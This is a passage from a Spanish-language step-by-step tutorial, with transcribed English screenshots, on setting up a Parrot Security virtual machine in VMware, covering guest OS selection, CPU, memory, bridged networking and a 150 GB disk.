
4. Haga clic en Siguiente en Compatibilidad de hardware de la máquina virtual.



5. Examine su archivo ISO de Parrot Security.



6. Elija Linux como sistema operativo de invitado y elija la versión de 64 bits de Ubuntu.



New Virtual Machine Wizard

**Select a Guest Operating System**  
Which operating system will be installed on this virtual machine?

Guest operating system

- Microsoft Windows
- Linux
- Novell NetWare
- Solaris
- VMware ESX
- Other

Version

Ubuntu 64-bit

Help < Back Next > Cancel

7. Escriba el nombre de su máquina virtual.

New Virtual Machine Wizard

**Name the Virtual Machine**  
What name would you like to use for this virtual machine?


Virtual machine name:  
Parrot Security

Location:  
C:\Users\Jeff\Documents\Virtual Machines\Parrot Security


The default location can be changed at Edit > Preferences.

< Back    Next >    Cancel

8. Especifique cuántos procesadores y núcleos desea dar a esta máquina virtual. La opción por defecto es aceptable, pero quiero mi máquina virtual con más rendimiento. Por lo tanto, doy 1 procesador y 4 núcleos.




9. Establezca la cantidad de memoria que desea dar a esta máquina virtual de Parrot Security. Le doy 4 GB de RAM en este tutorial. Puede ajustar este valor de acuerdo con sus recursos físicos y / o sus necesidades.







10. Seleccione Utilizar red puentada. La máquina virtual puede acceder a una red Ethernet directamente.




11. Simplemente haga clic en Next en la sección del tipo de controlador. LSI Logic se recomienda para la mayoría de los casos.




12. Haga clic en **Siguiente** para continuar en la sección **Seleccionar un tipo de disco**.



13. Haga clic en Siguiente para crear un nuevo disco virtual para su máquina virtual.



14. Establezca el espacio en disco que desea utilizar. Lo configuré con 150 GB. También hice clic en Almacenar disco virtual como una opción de archivo único.



The image shows a screenshot of the 'New Virtual Machine Wizard' dialog box, specifically the 'Specify Disk Capacity' step. The dialog has a title bar with 'New Virtual Machine Wizard' and a close button (X). The main content area is titled 'Specify Disk Capacity' and asks 'How large do you want this disk to be?'. There is a text input field for 'Maximum disk size (GB)' with the value '150' and a spinner control. Below it, it says 'Recommended size for Ubuntu 64-bit: 20 GB'. There are two radio button options: 'Allocate all disk space now.' (which is unchecked) and 'Store virtual disk as a single file' (which is selected). Below the second option is another radio button option: 'Split virtual disk into multiple files' (which is unselected). There is explanatory text for both options. At the bottom of the dialog, there are four buttons: 'Help', '< Back', 'Next >' (which is highlighted with a blue border), and 'Cancel'.

New Virtual Machine Wizard

**Specify Disk Capacity**  
How large do you want this disk to be?

Maximum disk size (GB): 150

Recommended size for Ubuntu 64-bit: 20 GB


Allocate all disk space now.  
Allocating the full capacity can enhance performance but requires all of the physical disk space to be available right now. If you do not allocate all the space now, the virtual disk starts small and grows as you add data to it.

Store virtual disk as a single file

Split virtual disk into multiple files  
Splitting the disk makes it easier to move the virtual machine to another computer but may reduce performance with very large disks.


Help < Back Next > Cancel

15. Haga clic en Siguiente en esta pantalla.

